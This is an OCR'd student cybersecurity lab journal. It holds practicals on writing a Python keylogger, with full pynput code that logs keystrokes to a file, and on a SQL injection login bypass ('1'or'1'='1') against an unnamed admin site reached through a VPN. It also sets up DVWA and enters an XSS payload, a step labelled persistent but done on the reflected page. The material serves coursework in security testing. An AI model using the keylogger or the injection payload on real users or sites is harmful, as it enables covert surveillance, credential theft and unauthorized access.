


UDP




Name : Kuldeep Patel Roll No : 574

SMB



NBNS



Name : Kuldeep Patel Roll No : 574

Practical No : 06

Aim : Create a simple keylogger using python.

Step 1 : Write the code in Python


Step 2 : save .py format and run the program

Step 3 : goto file Location where as save file and open the log.txt file show the keyboard

Code :

```
from pynput.keyboard import Key, Listener

import logging

log_dir = ""

logging.basicConfig(filename=(log_dir+"key_log.txt"),level=logging.DEBUG,
format='%(asctime)s:%(message)s:')

def on_press(key):

        logging.info(str(key))

with Listener(on_press=on_press) as listener:

        listener.join()
```

Output :




Name : Kuldeep Patel Roll No : 574


Practical No : 07

Aim : Perform SQL injection attack.


Step 1: Open Psiphon service for make VPN .




Step 2: Go to the target admin site to Login Page .



Step 3: Give the Name as **admin** And Password as **1'or'1'='1** .



Attack Result :



Name : Kuldeep Patel Roll No : 574

Practical No : 08

Aim : Simulate persistent cross-site scripting attack.

Step 1 : Open Google Chrome and go to “www.dvwa.co.uk” and download it

Step 2 : Extract the downloaded file.

Step 3 : Copy the Extracted file and paste it into C:\xampp\htdocs.

Step 4 : Rename it to “dvwa”.


Step 5 : Go to “C:\xampp\htdocs\dvwa\config” and remove the extension “.dist” from config.inc.php.dist.

Step 6 : Open the config.ic.php file in Notepad and change password to null.


Step 7 : Open Xampp server and start “Apache” and “Mysql” services.

Step 8 : Open Firefox of version 49.0.1 and go to “localhost/dvwa”.


Step 9 : Give username as “admin” and password as “password”.




Step 10 : Then Click on “Setup/reset DB” .




Step 11 : Then Click on “Create/Reset Database” and your setup will be shown successful.




Step 12 : Then Click on “DVWA security” and select “low”.




Step 13 : Then Click on “XSS(Reflected)” and enter desired query like <body onload=alert(“TYCS”)>



